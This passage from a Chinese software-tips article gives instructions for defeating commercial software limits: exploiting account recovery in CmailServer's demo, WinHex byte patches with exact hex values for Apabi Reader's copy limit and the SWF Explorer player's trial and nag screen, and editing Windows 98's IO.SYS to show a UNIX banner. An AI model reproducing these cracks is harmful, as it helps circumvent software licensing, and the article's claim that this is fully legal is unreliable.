


图9

把你新建立的账号全部删除掉，然后再建立5个账号，把它们再删除，如此反复进行直到你想添加的客户都建立完毕为止。最后一步，单击"工具"菜单下的"用户删除管理"，如图10所示。




图10

这时会弹出"用户删除管理"窗口，如图11所示。




图11

在该窗口中先单击"全选"按钮把你删除的账号全部都选中，随后再单击"恢复"按钮，再单击"关闭"按钮关闭该窗口，返回到CmailServer主界面中。

请大家仔细看看，在CmailServer主窗口中你原先建立好的账号都恢复到其中了，如图12所示。




图12

这样就突破了CmailServer演示版中只能添加5个账号的限制，和注册用户一样，我们也可以添加任意多个账号了！是不是很简单呢？不仅一分钱也没有花，而且没有反汇编该软件，绝对合法！使用CmailServer的朋友快点试试吧！

五、解除方正Apabi Reader的限制

方正阿帕比阅读软件(方正Apabi Reader)是一款用于阅读电子文档的浏览阅读工具，支持CEB、XEB、PDF、HTML和TXT等多种文件格式。方正Apabi Reader可以复制有密码保护的PDF文档，颇具特色。不过，方正

Apabi Reader也有个令人头痛的地方，即无论用它打开任何文档，每次复制的内容都不能超过400个英文字符（200个汉字），否则就会弹出一个对话框告诉你无法复制，如图13所示。




图13

利用WinHex可以轻松地解决这个令人感到棘手的问题。

具体方法如下：运行WinHex，单击工具栏上的"打开"按钮，找到方正Apabi Reader安装目录下的PlugIn文件夹，在里面用鼠标指向SmartReader.dll文件，单击"打开"按钮打开该软件，然后按下Ctrl+Alt+F组合键打开"查找16进制数值"对话框，在"下列16进制数值将被搜索"文本框中输入代码397424100F8E9A000000，单击"确定"按钮，WinHex就会找到上述代码，如图14所示。




图14

把上述代码改为39742410E99B00000090，最后单击工具栏上的"保存"按钮并退出WinHex即可。

用方正Apabi Reader打开任意一本电子书，选定多于400个英文字符的内容进行复制，没有出现任何问题，你会发现我们成功了！方正Apabi Reader下载地址http://www.apabi.com/download/GBKReaderSetup.exe，文件大小5951KB。

六、无限延长SWF探索者播放器使用时间

SWF探索者是一个正在日臻完美的Flash动画软件包，是闪客和Flash爱好者的绝佳装备。它拥有从Flash欣赏、收藏管理到辅助制作的全部功能。SWF探索者播放器是SWF探索者中的播放器，简洁美观的仿XP界面，非常直观友好。它有完整的播放控制，可随意缩放，还集成众多实用功能：下载Flash动画、EXE2SWF、播放列表、收藏夹、动画快照（截取某一帧画面）、自选片段、与动画进行交互。搭配SWF探索者中另一成员软件——黑色闪客（Flash辅助工具），你将拥有从Flash下载、欣赏、管理收藏到辅助设计的全部功能。下载地址ftp://ftp.cq.hktk.com/soft/soft_mediatools/swfexp-player-setup.exe。每次启动该软件都会出现一个对话框要求我们注册，每次都这样真是很烦人，该怎样去处这个窗口呢？使用16进制文件编辑软件WinHex就可以完成这个任务。

具体方法：运行WinHex，单击工具栏上的"打开"按钮，找到SWF探索者播放器安装目录下的SWFPlayer.exe文件（默认安装在C:\Program Files\SWFExplorer\文件夹下），用WinHex打开它，然后单击"搜索"菜单下的"查找16进制数值"，出现"查找16进制数值"对话框，在该对话框的"下列16进制数值将被搜索"文本框中输入E896DFF3FF0F94C3，单击"确定"按钮WinHex就会找到上述代码，把上述代码改为E896DFF3FF909090，单击"文件"菜单中的"保存"之后关闭WinHex退出即可。

以后再启动SWF探索者播放器就不会再出现那个"讨厌"的窗口了，而且还可以无限制地长期使用下去（原本只能使用30天）。

七、将Windows 98伪装成UNIX

大家知道，Windows 98登录方式安全性并不太好，虽然可通过设置开机密码或利用第三方软件来改善这一状况，但效果总是不令人满意。其实，利用Windows 98系统自身也可以使Windows 98安全性得以加强，方法很简单，只要用WinHex把Windows 98伪装成UNIX，就可以欺骗入侵者的眼睛，让它们以为你使用的是UNIX，从而望而却步（大多数伪黑客都是对Windows系统比较熟悉，对UNIX就不那么了解了）。

具体方法：用WinHex打开系统所在盘根目录下的IO.SYS文件，单击"搜索"菜单下的"查找文本"，会弹出"查找文本"窗口，在"下列文本字符串将被搜寻(S)："栏中输入Starting Windows 98。如图15所示。




图15

然后单击"确定"按钮，会找到唯一的一处结果，如图16所示。




图16

把这些字符替换为"SCO UNIX 5.07"，如图17所示。

这样一开机显示的将是SCO UNIX 5.07，可以欺骗对方你安装的是UNIX。接下来再搜索"The following file is missing or corrupte:"（搜索时没有引号），找到后在右边的ASCII字符区按空格键把它们替换为空白内容，并把紧接着这串字符下边的"command.com"也替换成空白内容。最后，请大家再搜索"Type the name of the




图17

